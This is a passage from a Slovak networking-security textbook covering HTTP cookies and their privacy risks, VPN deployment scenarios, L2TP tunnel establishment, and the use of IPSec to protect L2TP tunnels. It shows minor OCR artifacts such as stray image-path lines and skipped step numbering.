Protokol HTTP je bezstavový protokol, pretože server narába s každou klientovou žiadosťou nezávisle na predchádzajúcich žiadostiach. Táto charakteristika protokolu HTTP nie je problémom pre väčšinu bežného používania vo svetovej pavučine www, ale je to problém pre interaktívne aplikácie ako elektronické obchody. Používateľ si jednotlivými žiadosťami HTTP v priebehu času vyberá tovar do nákupného košíka a server by mal sledovať, že do košíka ukladá tovar ten istý používateľ. Na podporu týchto aplikácií, väčšina implementácií HTTP obsahuje voliteľnú funkciu nazvanú **stavový manažment** podľa [RFC 6265]. Ak je stavový manažment povolený, potom server odošle klientovi malé množstvo informácií nazvaných **cookie.** Cookie je uložený na klientskom počítači a obsahuje dôležité informácie relevantné konkrétnej webovej aplikácii ako je meno zákazníka, položky v nákupnom košíku alebo meno a heslo. Údaje z cookie sú posielané späť na server s každou následnou žiadosťou s tým, že sa serveru dovoľuje tieto informácie aktualizovať a opäť poslať klientovi späť. Cookies takto umožňujú serverom pamätať si používateľské údaje medzi žiadosťami.

Koncepcia cookies má aj svoje potenciálne problémy. Prvým problémom je **prenos citlivých informácií**. Nech napríklad používateľ používa systém internetbankingu. Používateľ sa prihlási na server, ktorý potom uloží meno konta a heslo (autentizačné údaje riadiace prístup k účtu) do cookie. Ak nie je aplikácia implementovaná starostlivo, môže byť správa obsahujúca cookie odchytená útočníkom a tento môže potom následne autentizačné údaje zneužiť. Alebo je možný iný scenár. Niekto znalý môže získať prístup do stroja používateľa a môže získať prístup do súboru, kde sú uložené cookie. Druhým problémom je **nežiadúce použitie cookies**. Teoreticky by cookie mali byť pre používateľa prínosom a nie problémom. Avšak každý server môže vytvoriť cookie z akéhokoľvek dôvodu. V niektorých prípadoch by mohol server nastaviť cookie pre účely monitorovania sídiel, ktoré používateľ navštívi. Takúto aktivitu servera môžu niektorí používatelia považovať za porušenie ich súkromia. Vzhľadom k tomu, že niektoré webové prehliadače neinformujú používateľa, keď sa vytvorí cookie, používateľ si nemusí byť toho ani vedomý. Tretím problémom sú **cookies tretej strany alebo neúmyselné cookies**. Zatiaľ čo väčšina používateľov si o cookies myslí, že cookies sú vytvorené v kontexte prostriedku, ktorý konkrétne požadujú, cookie môžu byť vytvorené ľubovoľným serverom, ktorému je zaslaná žiadosť. Napríklad pri odoslaní žiadosti http://www.firma.sk/index.htm môže táto stránka obsahovať odkaz na logo firmy, ktoré sa nachádza na serveri http://www.logafiriem.sk. Druhé sídlo môže vytvoriť cookie na počítači používateľa, aj keď používateľ nemal nikdy v úmysle k tomuto sídlu pristúpiť. Tomuto sa hovorí cookie tretej strany. Cookies tretích strán môžu byť použité on-line reklamnými spoločnosťami a inými na sledovanie sídiel, ktoré používateľ navštevuje. Z tohto dôvodu sú považované mnohými za nežiaduceho softvér s názvom spyware. Existuje mnoho voľne šíriteľných nástrojov, ktoré umožnia používateľovi identifikovať a odstrániť sledovacie cookie z počítača.

Miera **kontroly cookie je veľmi závislá na kvalite a nastavených funkciách webového prehliadača**. Mnoho prehliadačov neposkytujú kontrolu toho, ako a kedy sú cookies na stroji používateľa vytvorené, zatiaľ čo iné prehliadače sú v tomto ohľade oveľa lepšie. Niektoré prehliadače umožňujú cookies zakázať, ale zvyčajne po inštalácii prehliadača sú v preddefinovanom nastavení zapnuté. Najpozoruhodnejšie v tomto ohľade je populárny prehliadač Microsoft Internet Explorer, ktorý má preddefinované nastavenie cookies zapnuté. To znamená,

že je štandardne nastavený tak, aby akceptoval všetky cookies bez obmedzenia a dokonca aj bez hlásenia.

Webový prehliadač Internet Explorer umožňuje vypnúť cookies, ale musí to urobiť používateľ. Tiež umožňuje rozlišovať medzi cookies prvej strany a cookies tretích strán, ale opäť si to musí zapnúť používateľ. Ostatné prehliadače majú sofistikovanejšie nastavenia, ktoré umožnia používateľovi predpísať podmienky, pri ktorých sa cookie môžu na používateľovom stroji vytvárať a pri ktorých nie. Niektoré prehliadače dokonca umožňujú používateľovi nastaviť niektoré lokality, od ktorých je možné prijať cookie a uložiť ho na používateľovom stroji a zároveň zakazuje im prijať cookie od ostatných. Lepšie prehliadače tiež dovoľujú používateľovi vizuálnu kontrolu cookies a selektívne vymazanie tých cookies, ktoré používateľ nechce na svojom stroji.

### 10.3.5 Použité zdroje


[RFC 822] CROCKER, D. H.: Standard for the format of ARPA Internet text messages. August 1982

[RFC 2045] FREED, N. , BORENSTEIN, N.: Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies. November 1996

[RFC 2046] FREED, N. , BORENSTEIN, N.: Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. November 1996

[RFC 2047] FREED, N. , BORENSTEIN, N.: Multipurpose Internet Mail Extensions (MIME) Part Three: Message Header Extensions for Non-ASCII Text. November 1996

[RFC 2048] FREED, N. , KLENSIN, J., POSTEL, J.: Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures. November 1996

[RFC 2049] FREED, N. , BORENSTEIN, N.: Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples. November 1996

[RFC 2616] FIELDING, R., GETTYS, J., MOGUL, J. C., FRYSTYK, H., MASINTER, L., LEACH, P., BERNERS-LEE, T.: Hypertext Transfer Protocol -- HTTP/1.1. June, 1999

[RFC 2617] FRANKS, J., HALLAM-BAKER, P., HOSTETLER, J., LAWRENCE, S., LEACH, P., LUOTONEN, A., STEWART, L.: HTTP Authentication: Basic and Digest Access Authentication. June 1999


[RFC 6265] BARTH, A.: HTTP State Management Mechanism. April 2011.


Dokumenty RFC sú k dispozícii na webovom sídle http://www.ietf.org/

## 10.4 Virtuálne privátne siete VPN

**Virtuálna privátna sieť** (Virtual Private Network) je rozšírenie privátnej siete organizácie (intranetu) cez verejné siete, ako je napríklad Internet alebo sieť poskytovateľa internetových služieb ISP (Internet Service Provider), vytvorením bezpečného privátneho spojenia. VPN bezpečne dopraví informácie cez Internet pripojením vzdialených používateľov, pobočiek organizácie a obchodných partnerov do rozšírenej siete organizácie. VPN je **virtuálna sieť.** To znamená, že fyzická infraštruktúra sieti musí byť transparentná pre každé spojenie VPN. Vo väčšine prípadov to tiež znamená, že fyzická sieť nie je vlastnená používateľom VPN, ale je to verejná sieť spoločne používaná s mnohými ďalšími používateľmi. Na podporu potrebnej transparentnosti pre vyššie vrstvy sa používajú techniky **tunelovacích protokolov**. VPN je **privátna sieť**, čo v tomto kontexte znamená zaistenie privátnosti premávky prenášanej cez VPN. VPN premávka sa často vykonáva cez verejné siete a preto musia byť realizované opatrenia na zaistenie potrebnej bezpečnosti, ktorá je požadovaná pre každý jednotlivý profil premávky cez spojenie VPN. Tieto bezpečnostné požiadavky sú na šifrovanie údajov, autentizáciu pôvodu údajov, bezpečnú generáciu a včasnú obnovu kryptografických kľúčov potrebných na šifrovanie a autentizáciu a na ochranu pred útokmi znovopsielaním paketov a falšovaním adresy. VPN je **sieť** a musí byť prakticky tak chápaná a musí byť s ňou narábané ako s rozšírením sieťovej infraštruktúry organizácie. To sa týka zariadení a aplikácií, ktoré ju vytvárajú, vrátane smerovania a adresovania.

V praxi je možné rozpoznať tri charakteristické scenáre používania VPN [HEN06] a to je pripojenie vzdialeného používateľa do počítačovej sieti organizácie, pripojenie obchodného partnera do počítačovej sieti organizácie a prepojenie počítačovej sieti pobočky organizácie a počítačovej sieti v hlavnom sídle organizácie.





Obrázok č. 10.23: Pripojenie vzdialeného používateľa do siete organizácie

**Pripojenie vzdialeného používateľa do počítačovej sieti organizácie** či už z domu alebo na cestách je možné bezpečne a cenovo efektívne vykonať prostredníctvom ISP a Internetu. Jeden zo spôsobov, ako realizovať tento scenár je využitie tunelovacích protokolov ako L2TP, PPTP alebo L2F. Ďalším spôsobom je použitie protokolu IPSec (Internet Protocol Security), ak vzdialený klient takúto možnosť podporuje, a bezpečnostnej brány. Tento prípad je dokumentovaný na Obrázku č. 10.23. V ideálnom prípade je možné použiť kombináciu oboch riešení, ktoré zaistí najlepšiu ochranu a cenovo najefektívnejší spôsob vzdialeného prístupu. Klient pristupuje k Internetu prostredníctvom telefónnej linky (napríklad technológiou ADSL) do siete ISP a potom zriaďuje autentizovaný a šifrovaný tunel medzi sebou a bezpečnostnou bránou

na hranici intranetu. Pomocou autentizácie protokolom IPSec medzi vzdialeným klientom a bezpečnostnou bránou je možné chrániť intranet pred nechcenými a možno škodlivými paketmi IP. A zašifrovaním premávky, ktorá sa prenáša medzi vzdialeným používateľom a bezpečnostnou bránou, je možné zaistiť privátnosť premávky. Ďalšou možnosťou pripojenia klienta, napríklad k serveru intenetbankingu, je vytvorenie bezpečného a autentizovaného tunela pomocou protokolu SSL (Secure Socket Layer).


**Pripojenie obchodného partnera do počítačovej sieti organizácie.** Niekto sa rozhodne na dosiahnutie takéhoto pripojenia implementovať protokolom Frame Relay a/alebo zakúpiť prenajaté okruhy (štátna pokladnica). Toto riešenie je často drahé a geografická pôsobnosť môže byť obmedzená. Nech napríklad organizácia je hlavným dodávateľom dielov pre výrobcu. Pre hladký priebeh výroby je kritické, aby výrobca mal na daný čas určité diely a v určitých množstvách. Treba navrhnúť jednoduchý, rýchly a efektívny spôsob komunikácie medzi organizáciou a výrobcom. Vzhľadom na dôvernosť a časovú citlivosť týchto informácií výrobcu nie je akceptovateľné zverejnenie týchto údajov na webovej stránke výrobcu alebo ich distribuovanie prostredníctvom mesačných správ. Na zaistenie bezpečnej komunikácie medzi organizáciou a výrobcom je možné zriadiť VPN podľa Obrázku č. 10.24. VPN môže byť zriadená medzi klientskou pracovnou stanicou na intranete organizácie a priamo serverom (server obsahuje informácie o stave zásob dielcov a pláne potrieb) umiestneným na intranete výrobcu. Klienti sa môžu autentizovať na bezpečnostnej bráne alebo smerovači, ktorý chráni intranet výrobcu a priamo na serveri výrobcu, v závislosti na bezpečnostnej politike výrobcu.




Obrázok č. 10.24: Pripojenie obchodného partnera do siete organizácie

Scenár **prepojenia počítačovej sieti pobočky organizácie a počítačovej sieti v hlavnom sídle organizácie** zaisťuje bezpečné prepojenie dvoch dôveryhodných intranetov. Bezpečnosť sa zameriava ako na ochranu intranetu organizácie proti vonkajšiemu útočníkovi tak na zabezpečenie údajov organizácie pri prenose cez verejný Internet. Prepojenie VPN (s využitím Internetu) medzi pobočkou a hlavným sídlom organizácie môže byť zriadené ľahko a môže splňovať bezpečnostné potreby organizácie. Na Obrázku č. 10.25 je dokumentované jedno riešenie prepojenia VPN medzi hlavným sídlom organizácie a jej pobočkami. Organizácia si zakúpi internetový prístup od ISP. Na hranici každého z intranetov by mali byť umiestnené, z dôvodov ochrany komunikácie organizácie, bezpečnostné brány alebo smerovače so vstavanou funkciou bezpečnostnej brány alebo v niektorých prípadoch server s funkciou IPSec. V takomto scenári nemusia klienti a servery podporovať technológiu IPSec, pretože bezpečnostná brána (alebo smerovač) s podporou IPSec by poskytoval potrebnú autentizáciu paketov a šifrovanie údajov. Takto by všetky dôverné informácie boli skryté pred nedôveryhodnými používateľmi na Internete a navyše by bezpečnostná brána odmietala prístup všetkým potenciálnym útočníkom. Zriadením pripojenia pobočiek prostredníctvom VPN bude hlavné sídlo spoločnosti schopné komunikovať bezpečne a úsporne so svojimi pobočkami bez ohľadu na to, kde sa pobočky geograficky nachádzajú. Prostredníctvom technológie VPN každá pobočka môže tiež rozšíriť rozsah svojho existujúceho intranetu, začlenením intranetov ostatných pobočiek, a tak vytvoriť

rozšírenú počítačovú sieť celej organizácie. Organizácia môže potom ľahko rozšíriť takto novovytvorenú počítačovú sieť pripojením svojich obchodných partnerov, dodávateľov a vzdialených používateľov prostredníctvom napríklad technológie IPSec.




Obrázok č. 10.25: Pripojenie pobočky organizácie do siete organizácie

### 10.4.1 Protokol L2TP

V tejto časti sa budeme zaoberať protokolmi, ktoré umožňujú spojenie na druhej vrstve (podľa sieťového referenčného modelu ISO/OSI). Štandardne ide o protokol PPP (Point to Point Protocol) [RFC 1661], [RFC 2516] tunelovaný cez iné siete, bežne siete IP. Zdá sa to ako zložitý prístup obsahujúci veľkú réžiu, ale tento prístup prináša niekoľko užitočných výhod pre budovanie VPN. V skutočnosti by bol počet internetových scenárov VPN alebo možností bez použitia tunelovacích techník pre druhú vrstvu dosť obmedzený.


Protokol L2TP (Layer 2 Tunneling Protocol) je jednou zo štandardných techník na zabezpečenie vzdialeného pripojenia do sieti intranet organizácie. Protokol L2TP vznikol zlúčením dvoch rôznych protokolov: Point-to-Point Tunneling Protocol (PPTP) [RFC 2637] a Layer 2 Forwarding (L2F) [RFC 2341]. L2TP je definovaný v RFC 3931.

L2TP zabezpečuje techniku na zriadenie tunela PPP. Namiesto toho, aby protokol PPP bol ukončený najbližšom mieste POP ISP (Point Of Presence, prístupové miesto do siete ISP), protokol L2TP zabezpečí ukončenie protokolu PPP na poslednej prístupovej bráne intranetu organizácie. Tunel môže začať buď na vzdialenom hoste alebo na prístupovej bráne ISP. L2TP zabezpečuje spoľahlivý spôsob pripojenia vzdialených používateľov do VPN, ktorý podporuje premávku s viacerými protokolmi. To znamená, že podporuje všetky protokoly sieťovej vrstvy podporované protokolom PPP. Okrem toho, pre spojenia cez Internet L2TP zabezpečuje podporu všetkých privátnych adresovacích schém na sieťovej vrstve.

Koncepcia protokolu L2TP predpokladá tieto entity:

- **Prístupový koncetrátor LAC** (L2TP Access Concentrator) sa nachádza na POP ISP a zabezpečuje fyzické spojenie vzdialeného používateľa. Z koncentrátora LAC sú ďalej zriadené spojenia L2TP, ktoré LAC smeruje na jeden alebo viaceré servery LNS, na ktorých tunely L2TP končia.
- **Sieťový server LNS** (L2TP Network Server). Na serveri LNS je ukončené spojenie L2TP. Na ukončenie spojení vzdialených používateľov na LNS môže byť použité iba jedno spojenie.
- **Sieťový prístupový server NAS** (Network Access Server) je point-to-point prístupové zariadenie, ktoré na požiadanie zabezpečuje prístup vzdialených používateľov cez linky PSTN (Public Switched Telephone Network) alebo ISDN (Integrated Services Digital Network).

Na Obrázku č. 10.26 je schematicky dokumentovaná základná koncepcia protokolu L2TP.




Obrázok č. 10.26: Koncepcia protokolu L2TP

Zriadenie relácie a tunela L2TP sú zabezpečené v týchto krokoch:

1 Vzdialený používateľ iniciuje pripojenie protokolom PPP na NAS.

30 Server NAS akceptuje pripojenie.
31 Autentizácia koncového používateľa je vykonaná na NAS prostredníctvom autorizačného servera (štandardne server RADIUS).
32 Koncetrátor LAC je spustený pokusom koncového používateľa otvoriť spojenie s LNS na vytvorenie tunela s LNS, ktorý je umiestnený na hranici intranetu organizácie. Každý pokus o pripojenie otvára spojenie a je riadené koncentrátorom LAC. Datagramy sú posielané cez tunel od koncentrátora LAC na server LNS. Zariadenie LAC a LNS evidujú stav pripojeného používateľa.
33 Vzdialený používateľ je autentizovaný tiež autentizačným serverom na bráne LNS predtým, než je akceptované vytvorenie tunela.
34 Server LNS akceptuje pripojenie a vytvorí tunel L2TP.
35 Server NAS zaprotokoluje akceptovanie.
36 Server LNS si so vzdialeným používateľom dohaduje protokolom PPP podmienky prenosu.
37 Odteraz môžu byť tunelované údaje medzi vzdialeným používateľom a serverom LNS.

Protokol L2TP podporuje dva typy tunelov a to povinný a dobrovoľný tunel. **Povinný tunel L2TP** je zriadený od LAC cez ISP až k LNS na sieti organizácii. Tento koncept si vyžaduje spoluprácu poskytovateľa internetových služieb, ktorý musí podporovať protokol L2TP a musí stanoviť na základe autentizačných informácií, či môže byť L2TP použitý pre konkrétnu reláciu a kam má byť tunel smerovaný. Takýto prístup nevyžaduje žiadne zmeny na strane vzdialeného klienta a umožňuje centralizované prideľovanie adresy IP vzdialenému klientovi sieťou organizácie. Takisto vzdialenému klientovi ISP neposkytne prístup na Internet, okrem prístupu cez bránu zo sieti organizácie. Takto organizovaný prístup vzdialeného používateľa na Internet umožňuje organizácii lepšie riadenie bezpečnosti. Zriadenie povinného tunela L2TP sa vykoná podľa tejto postupnosti krokov:

1 Vzdialený používateľ iniciuje spojenie PPP do ISP.

38 ISP akceptuje spojenie a tým je zriadená linka PPP.
39 ISP vykoná čiastočnú autentizáciu a zistí meno používateľa.
40 ISP udržiava databázy mapujúce používateľov na služby a na koncové body tunelov LNS.
41 LAC potom inicializuje tunel L2TP na LNS.
42 Ak LNS akceptuje spojenie, potom LAC zapúzdri PPP do L2TP a odovzdá ho príslušnému tunelu.


43 LNS akceptuje tieto rámce, odstráni obal protokolu L2TP a ďalej ich spracováva ako normálne prichádzajúce rámce PPP.
44 LNS potom použije autentizáciu PPP na potvrdenie používateľa a priradí mu adresu IP.

**Dobrovoľný tunel L2TP** je zriadený medzi vzdialeným klientom (ktorý efektívne funguje ako LAC) a serverom LNS v počítačoveh sieti organizácie. Táto metóda je podobná PPTP a je v podstate pre ISP transparentná, ale vyžaduje podporu L2TP na strane klienta. Tento prístup umožňuje vzdialenému klientovi prístup na Internet, takisto ako jedno alebo viacero pripojení VPN súčasne. Klient však nakoniec skončí pridelením viacerých adries IP, jedna adresa IP od ISP pre pôvodné PPP spojenie a jedna adresa IP pridelená sieťou organizácie pre tunel VPN L2TP. Tým sa otvorí klient a rovnako aj sieť organizácie na potenciálne útoky zvonku. Táto skutočnosť vyžaduje potrebu klientskych aplikácií na určenie správnych cieľov pre ich údajové premávky. Zriadenie dobrovoľného tunela L2TP sa vykoná podľa tejto postupnosti krokov:

1 Vzdialený používateľ má už zriadené spojenie do ISP.


45 Klient L2TP (LAC) iniciuje tunel L2TP do LNS.
46 Ak LNS akceptuje spojenie, potom LAC zapúzdri PPP do L2TP a pošle ho tunelu.
47 Server LNS akceptuje tieto rámce, odstráni obal protokolu L2TP a spracuje ich ako normálne prichádzajúce rámce.
48 LNS potom použije autentizáciu PPP na potvrdenie používateľa a priradí mu adresu IP.

Vytvorenie tunela prostredníctvom protokolu L2TP ešte neznamená, že prenášané údaje sú pred útočníkom skryté a pôvod údajov je autentický. Tunel L2TP je vytvorený zapúzdrením rámca L2TP do datagramu UDP a následným zapúzdrením do paketu IP. Zdrojová a cieľová adresa paketu IP spoločne určujú koncové body tunela. Táto koncepcia je dokumentovaná na Obrázku č. 10.27 a predpokladá, že LAC a LNS sú vybavené príslušným softvérom na vytvorenie a ukončenie L2TP tunela, prípadne LNS je vybavené softvérom smerovača. Pretože vonkajšie zapúzdrenie je protokolom IP, môže byť jednoducho namiesto protokolu IP použitá jeho **bezpečnostná verzia IPSec**. Takýmto spôsobom možno bezpečnostne zaistiť údaje prenášané v tuneli L2TP, t.j. môžu byť priamočiaro použité protokoly súvisiace s IPSec a to AH (Authentication Header), ESP (Encapsulating Security) a IKE (Internet Key Exchange).





Obrázku č. 10.27: Zapúzdrenie tunela L2TP


Použitie technológie IPsec v spojení s protokolom L2TP môže poskytnúť bezpečné spojenie end-to-end medzi vzdialenými používateľmi a intranetom organizácie [RFC 3193]. IPSec môže do protokolu L2TP pridať mechanizmus autentizácie jednotlivých paketov a kontroly integrity namiesto jednoduchej autentizácie koncového bodu tunela, ktorá nie je zabezpečená proti útokom z uzlov nachádzajúcich sa v sieti pozdĺž cesty spojenia tunela. Navyše IPSec pridáva do protokolu L2TP šifrovacie funkcie na zaistenie dôvernosti údajov prenášaných v náklade L2TP a na bezpečený spôsob pre automatizované generovanie a výmenu kryptografických kľúčov v rámci spojenia tunela. Nasledujúce Obrázky č. 10.28 až 10.31 ukazujú ďalšie príklady ako je možné použiť protokol IPSec v spojení s L2TP.





Obrázok č. 10.28: Protokol IPSec je použitý na zabezpečenie povinného tunela L2TP na bránu VPN




Obrázok č. 10.29: Protokol IPSec je použitý na zabezpečenie voliteľného tunela L2TP na bránu VPN




Obrázok č. 10.30: Protokol IPSec je použitý na zabezpečenie povinného tunela L2TP end-to-end




Obrázok č. 10.31: Protokol IPSec je použitý na zabezpečenie voliteľného tunela L2TP end-to-end


### 10.4.2 Protokol IPSec

**Štandard IPSec**, pôvodne špecifikovaný v [RFC 2401], [RFC 2402], [RFC 2403], [RFC 2404], [RFC 2406], [RFC 2408], [RFC 2409] a [RFC 2412], poskytuje metódu autentizácie a ochrany údajov pri bezpečnom prenose správy. IPSec obsahuje protokol ISAKMP/Oakley (Internet Security Association a Key Management Protocol) a dva protokoly IPSec: IPSec ESP (Encapsulating Security Protocol) a IPSec AH (Authentication Header). IPSec používa na ochranu údajov symetrické šifrovacie algoritmy. Symetrické šifrovacie algoritmy sú časovo efektívnejšie a jednoduchšie sa implementujú v hardvéri. Tieto algoritmy potrebujú na zabezpečenie ochrany dát bezpečný spôsob zriadenia a výmeny šifrovacích kľúčov. Túto možnosť zabezpečujú protokoly IKE (Internet Key Exchange) ISAKMP/ Oakley. IPSec tiež obsahuje niekoľko spôsobov vytvorenia autentizačných kódov správ HMAC (Hashed Message Authentication Code), z ktorých si je možné vybrať, každý z nich poskytuje rôznu úroveň ochrany pred útokmi ako sú man-in-the-middle, znovuposlanie paketu (packet replay) a útoky na integritu údajov.

